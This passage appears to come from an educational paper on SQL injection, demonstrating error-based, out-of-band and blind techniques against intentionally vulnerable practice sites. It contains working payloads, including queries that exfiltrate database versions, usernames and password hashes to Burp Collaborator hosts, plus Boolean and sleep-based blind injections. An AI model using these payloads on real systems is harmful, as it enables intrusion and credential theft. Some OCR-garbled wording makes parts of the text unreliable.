
Username : test
Password : ••••

login

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Figure 12.1



Not secure | testphp.vulnweb.com/userinfo.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo                Logout test

Test to get my database (test)

On this page you can visualize or edit you user information.

| | |
|---|---|
| Name: | Test to get my database |
| Credit card number: | 123456789 |
| E-Mail: | test.test@live.com |
| Phone number: | 07021644752 |
| Address: | Scammed address |

update

You have 12 items in your cart. You visualize you cart here.

Figure 12.2

## 3.2. Error-based SQLi

During the information gathering stage, the attacker illegally/logically injects wrong requests, which attacker might obtain essential information such as table names, field data types, and so on [4]. Incorrect queries passed on web pages might result in error messages from the database, in which the attacker takes advantage of [5]. The hacker can know about the structure of the table. They can use that information and launch SQL injection to attack the web application [6].

The website used for error-based injection is http://hack-yourself-first.com/ (figure 13). It is specially developed for the vendors to build cyber-offense skills and proactively scan security flaws in their own websites.




Figure 13

Clearly there are only four V12 engine cars in the database. To make a request, inserting single quote (‘) to the URL, which might trigger error from the database [2].

Code: http://hack-yourself-first.com/CarsByCylinders?Cylinders=V12’




Not secure | hack-yourself-first.com/CarsByCylinders?Cylinders=V12
Incognito
Supercar Showdown
Leaderboard
Register
Log in
Search
Supercars with a V12 engine layout
Huayra
View
LaFerrari
View
One-77
View
Veneno
View
© 2022 - Hack Yourself First - troyhunt.com

Figure 14.1: A view



Server Error in '/' Application.

*Unclosed quotation mark after the character string 'V12''.*
*Incorrect syntax near 'V12''.*

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string 'V12''.
Incorrect syntax near 'V12''.

**Source Error:**


```
Line 4:
Line 5:     <div class="row marketing">
Line 6:       @foreach (var supercar in Model)
Line 7:       {
Line 8:         <div class="span3">
```

**Source File:** d:\home\site\wwwroot\Views\CarsByCylinders\Index.cshtml    **Line:** 6

**Stack Trace:**

```
[SqlException (0x80131904): Unclosed quotation mark after the character string 'V12''.
Incorrect syntax near 'V12''.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2582954
   System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +6034042
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +297
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean& dataReady) +4291
   System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +59
   System.Data.SqlClient.SqlDataReader.get_MetaData() +91
   System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInternal, Boolean forDescribeParameterEncryption, Boolean shouldCacheForAlwaysEncrypted) +446
   System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async, Int32 timeout, Task& task, Boolean asyncWrite, Boolean inRetry, SqlDataReader ds, Boolean describeParameterEncryptionRequest) +2698
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, TaskCompletionSource`1 completion, Int32 timeout, Task& task, Boolean& usedCache, Boolean asyncWrite, Boolean inRetry) +1611
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method) +65
   System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +251
   System.Data.SqlClient.SqlCommand.ExecuteDbDataReader(CommandBehavior behavior) +43
   System.Data.Common.DbCommand.ExecuteReader(CommandBehavior behavior) +12
   System.Data.Entity.Infrastructure.Interception.DbCommandDispatcher.<Reader>b__c(DbCommand t, DbCommandInterceptionContext`1 c) +9
   System.Data.Entity.Infrastructure.Interception.InternalDispatcher`1.Dispatch(TTarget target, Func`3 operation, TInterceptionContext interceptionContext, Action`3 executing, Action`3 executed) +72
   System.Data.Entity.Infrastructure.Interception.DbCommandDispatcher.Reader(DbCommand command, DbCommandInterceptionContext interceptionContext) +356
   System.Data.Entity.Internal.InterceptableDbCommand.ExecuteDbDataReader(CommandBehavior behavior) +166
   System.Data.Common.DbCommand.ExecuteReader(CommandBehavior behavior) +12
   System.Data.Entity.Core.Objects.ObjectContext.ExecuteStoreQueryInternal(String commandText, String entitySetName, ExecutionOptions executionOptions, Object[] parameters) +277
   System.Data.Entity.Core.Objects.<>c__DisplayClass65`1.<ExecuteStoreQueryReliably>b__64() +45
   System.Data.Entity.Core.Objects.ObjectContext.ExecuteInTransaction(Func`1 func, IDbExecutionStrategy executionStrategy, Boolean startLocalTransaction, Boolean releaseConnectionOnSuccess) +288
   System.Data.Entity.Core.Objects.<>c__DisplayClass65`1.<ExecuteStoreQueryReliably>b__63() +167
   System.Data.Entity.SqlServer.DefaultSqlExecutionStrategy.Execute(Func`1 operation) +189
   System.Data.Entity.Core.Objects.ObjectContext.ExecuteStoreQueryReliably(String commandText, String entitySetName, ExecutionOptions executionOptions, Object[] parameters) +463
   System.Data.Entity.Core.Objects.ObjectContext.ExecuteStoreQuery(String commandText, ExecutionOptions executionOptions, Object[] parameters) +60
   System.Data.Entity.Internal.<>c__DisplayClass14`1.<ExecuteSqlQuery>b__13() +144
   System.Data.Entity.Internal.LazyEnumerator`1.MoveNext() +45
   System.Linq.WhereSelectEnumerableIterator`2.MoveNext() +89
   System.Linq.Buffer`1..ctor(IEnumerable`1 source) +123
   System.Linq.<GetEnumerator>d__1.MoveNext() +104
   ASP._Page_Views_CarsByCylinders_Index_cshtml.Execute() in d:\home\site\wwwroot\Views\CarsByCylinders\Index.cshtml:6
   System.Web.WebPages.WebPageBase.ExecutePageHierarchy() +197
   System.Web.Mvc.WebViewPage.ExecutePageHierarchy() +104
   System.Web.WebPages.StartPage.RunPage() +17
   System.Web.WebPages.StartPage.ExecutePageHierarchy() +64
   System.Web.WebPages.WebPageBase.ExecutePageHierarchy(WebPageContext pageContext, TextWriter writer, WebPageRenderingBase startPage) +78
   System.Web.Mvc.RazorView.RenderView(ViewContext viewContext, TextWriter writer, Object instance) +235
   System.Web.Mvc.BuildManagerCompiledView.Render(ViewContext viewContext, TextWriter writer) +107
   System.Web.Mvc.ViewResultBase.ExecuteResult(ControllerContext context) +291
   System.Web.Mvc.ControllerActionInvoker.InvokeActionResult(ControllerContext controllerContext, ActionResult actionResult) +13
   System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult) +56
```

Figure 14.2



```
System.Linq.<GetEnumerator>d__1.MoveNext() +184
ASP._Page_Views_CarsByCylinders_Index_cshtml.Execute() in d:\home\site\wwwroot\Views\CarsByCylinders\Index.cshtml:6
System.Web.WebPages.WebPageBase.ExecutePageHierarchy() +197
System.Web.Mvc.WebViewPage.ExecutePageHierarchy() +104
System.Web.WebPages.StartPage.RunPage() +17
System.Web.WebPages.StartPage.ExecutePageHierarchy() +64
System.Web.WebPages.WebPageBase.ExecutePageHierarchy(WebPageContext pageContext, TextWriter writer, WebPageRenderingBase startPage) +78
System.Web.Mvc.RazorView.RenderView(ViewContext viewContext, TextWriter writer, Object instance) +235
System.Web.Mvc.BuildManagerCompiledView.Render(ViewContext viewContext, TextWriter writer) +107
System.Web.Mvc.ViewResultBase.ExecuteResult(ControllerContext context) +291
System.Web.Mvc.ControllerActionInvoker.InvokeActionResult(ControllerContext controllerContext, ActionResult actionResult) +13
System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult) +56
System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult) +420
System.Web.Mvc.ControllerActionInvoker.InvokeActionResultWithFilters(ControllerContext controllerContext, IList`1 filters, ActionResult actionResult) +52
System.Web.Mvc.Async.<>c__DisplayClass2b.<BeginInvokeAction>b__1c() +173
System.Web.Mvc.Async.<>c__DisplayClass21.<BeginInvokeAction>b__1e(IAsyncResult asyncResult) +100
System.Web.Mvc.Async.WrappedAsyncResult`1.CallEndDelegate(IAsyncResult asyncResult) +10
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.Async.AsyncControllerActionInvoker.EndInvokeAction(IAsyncResult asyncResult) +27
System.Web.Mvc.Controller.<BeginExecuteCore>b__1d(IAsyncResult asyncResult, ExecuteCoreState innerState) +13
System.Web.Mvc.Async.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult) +29
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.Controller.EndExecuteCore(IAsyncResult asyncResult) +36
System.Web.Mvc.Controller.<BeginExecute>b__15(IAsyncResult asyncResult, Controller controller) +12
System.Web.Mvc.Async.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult) +22
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.Controller.EndExecute(IAsyncResult asyncResult) +26
System.Web.Mvc.Controller.System.Web.Mvc.Async.IAsyncController.EndExecute(IAsyncResult asyncResult) +10
System.Web.Mvc.MvcHandler.<BeginProcessRequest>b__5(IAsyncResult asyncResult, ProcessRequestState innerState) +21
System.Web.Mvc.Async.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult) +29
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.MvcHandler.EndProcessRequest(IAsyncResult asyncResult) +28
System.Web.Mvc.MvcHandler.System.Web.IHttpAsyncHandler.EndProcessRequest(IAsyncResult result) +9
System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +9850009
System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step) +50
System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +163
```

**Version Information:** Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4465.0

Figure 14.3

In the figure 14.2 and 14.3, it is clear the single quote has caused an error which indicates a syntax error. Furthermore, observe the information that has been exposed, it includes the database type. In this case, the attacker is certain that the target uses MSQL database and Model-View-Controller (MVC) architecture. It also disclosures the path of the file and the line.

Furthermore, by typing the single quote in the URL or in a field of the web application, you can immediately know if the web application is vulnerable or not [2]. There are many other escape characters that generate errors other than single quote, such as double quotes (“), SQL keywords like ‘AND’, ‘OR’ to test [7].

**Source File:** d:\home\site\wwwroot\Views\CarsByCylinders\Index.cshtml    **Line:** 6


## 3.3. Out-band SQli

Unlike in-band and blind SQL injection, out-of-band SQL injection extracts data over an outbound channel that is either DNS or HTTP. The capacity of the database system to initiate outbound DNS or HTTP queries may be limited by the features available. This function is either a file manipulation function (load file & # 40; & # 41 ;, master..xp dirt tree) or a connection establishment function (DBMS LDAP.INIT, UTL HTTP.request). There are some conditions that the targeted website and database servers should fulfill to exploit from an OOB SQL injection [8].

They are

1. Inadequate input validation on a web application.
2. Allow the target database server to initiate outbound requests (either DNS or HTTP) to the public, regardless of security boundaries.
3. Sufficient credentials to perform the functions required to initiate an outbound request.

The following figure shows the flow of OOB-SQL injection. This article uses the Burp Collaborator server to listen to and collect outbound requests generated by the database system. The Burp Collaborator server is a BurpSuite Enterprise component that resides in the cloud and has a unique FQDN that accepts all outbound requests made to the server [8].



Attacker
Web Server
Database Server
Listening Server
1. Injects Malicious SQL Command
2. Processes Injected Command
3. Outbound Request
4. Collects Captured Information

1. DNS based exfiltration

The following is an example query using MariaDB's DNS-based extraction, which is a fork of the MySQL database. The query is used to get the MariaDB database version, username, and password. To initiate an outbound DNS query, the file is read & # 40; & # 41; functions are used, and the period (.) Delimiter is used to organize the display of the collected data [9].

```
select
load_file(CONCAT('\\\\',(SELECT+@@version),'.',(S
ELECT+user),'.',(SELECT+password),'.','n5tgzhrf76
8l71uaacqu0hqlocu2ir.burpcollaborator.net\\vfw'))
```

The following are MariaDB DNS outbound requests recorded by the Burp Collaborator server:



| # ▲ | Time | Type | Payload | Comment |
|---|---|---|---|---|
| 1 | 2019-Aug-09 20:22:59 UTC | DNS | n5tgzhrf768l71uaacqu0hqlocu2ir | |
| 2 | 2019-Aug-09 20:22:37 UTC | DNS | n5tgzhrf768l71uaacqu0hqlocu2ir | |
| 3 | 2019-Aug-09 20:23:20 UTC | DNS | n5tgzhrf768l71uaacqu0hqlocu2ir | |
| 4 | 2019-Aug-09 20:23:41 UTC | DNS | n5tgzhrf768l71uaacqu0hqlocu2ir | |
| 5 | 2019-Aug-09 20:24:03 UTC | DNS | n5tgzhrf768l71uaacqu0hqlocu2ir | |

The Collaborator server received a DNS lookup of type A for the domain name
10.3.16-MariaDB.admin.5f4dcc3b5aa765d61d8327deb882cf99.n5tgzhrf768l71uaacqu0hqlocu2ir.burpcollaborator.net


The lookup was received from IP address 74.125.190.153 at 2019-Aug-09 20:22:37 UTC.

2. HTTP based Exfiltration

The UTL HTTP.request function from the Oracle database is used to show HTTP-based exfiltration. The sample query used to extract the database version, current username, and hashed password is shown below. The UTL HTTP.request() method is used to initiate an HTTP request to the database system. String version, user, and hash pass are used to arrange the recorded data and make it appear like HTTP request parameters [8].

```
SELECT
UTL_HTTP.request('http://fexvz59jd1088tjhf7y6z0onkeq4e
t.burpcollaborator.net/'||'?version='||(SELECT version
FROM v$instance)||'&'||'user='||(SELECT user FROM
dual)||'&'||'hashpass='||(SELECT spare4 FROM sys.user
$ WHERE rownum=1)) FROM dual;
```

The HTTP request recorded by the Burp Collaborator server is shown below:



| # | Time | Type | Payload |
|---|---|---|---|
| 1 | 2019-Aug-12 09:08:12 UTC | HTTP | fexvz59jd1088tjhf7y6z0onkeq4et |
| 2 | 2019-Aug-12 09:08:12 UTC | DNS | fexvz59jd1088tjhf7y6z0onkeq4et |

```
GET
/?version=18.0.0.0.0&user=SYS&hashpass=S:5D0D8D0AC0CAE194BA7AFA95D
80CFA6247E34C168B0EE7563CA09EC0EDF8;T:CC3753FA694A0BEFBF45AE8A4887
B5D7D50A726DAE15C9F8DBCD0E9AEB8185A8E3D164DFCE01A3A574A7CC7FA14528
91401ACCEFE66B713641 8B96E3AC5BC028F4BC8CE82A46A0331CF3C6353D3BAA38
 HTTP/1.1
Host: fexvz59jd1088tjhf7y6z0onkeq4et.burpcollaborator.net
Connection: close
```

## 3.4. Blind-Based SQLi

This form of injection attack does not display an error message, so it is named "blind". When the server provides the SQL payload to the application, it provides information that returns a true or false response, making the attack difficult. Attackers can obtain sensitive information by monitoring the response [10].

There are 2 types of Blind SQL injection [10].

1. **Boolean-based Blind SQL injection**

In this form of attack,  Boolean queries cause the application to respond differently depending on whether the database results are legitimate or false. This works by enumerating the characters one by one from the text that needs to be extracted (database name, table name, column name, etc.) [11].

Assume we have an online website that is vulnerable to SQL injection into query parameters, runs on SQL Server, and displays product details using the following URL format [11]:

***'http://store.example.com/storefront?prodid=7'***

We begin by injecting something clearly untrue and noting the server's reply (injected SQL in red) [11]:

***'http://store.example.com/storefront?prodid=7 and 1=42'***

Now, let's inject the following code to see if the first table in the database has a name that begins with "a" [11]:

***'7 and (***

***SELECT TOP 1 substring(name, 1, 1) FROM sysobjects***

***WHERE id=(***

***SELECT TOP 1 id FROM (***

***SELECT TOP 1 id FROM sysobjects ORDER BY id)***

***AS subq ORDER BY id DESC)***

***) = 'a' '***

The URL supplied to the server pretty much looks like [11]:

***'http://store.example.com/storefront?prodid=7 and (select top 1 substring(name, 1, 1) from sysobjects where id=(select top 1 id from (select top 1 id from sysobjects order by id) as subq order by id desc))='a' '***


We know the first character is "a" if the server answers differently than it did for the false inquiry. Then, to verify the second character, we may use substring (name, 2, 1), and so on [11].

2. **Time-based blind SQL injection**

This kind of blind SQL injection makes a specialty of waiting a unique quantity of time earlier than a prone utility responds to an attacker's request custom-designed with a time postpone value. The fulfillment of an assault relies upon the reaction time of the utility. Test time-primarily based on totally blind SQL injection and the use of the subsequent command [11]:

***'1' AND sleep(10);- -'***

Because we induced a 10-second delay, the answer arrives when that timer finishes [11].


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://localhost:81
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done

```
GET
/dvwa/vulnerabilities/sqli_blind/index.php?id=1'+and+sleep(10);--+&
Submit=Submit HTTP/1.1
Host: localhost:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:81/dvwa/vulnerabilities/sqli_blind/index.php?id=1%
27+and+substring%28database%28%29%2C4%2C1%29%3D%27a%27%3B--+&Submit
=Submit
Connection: close
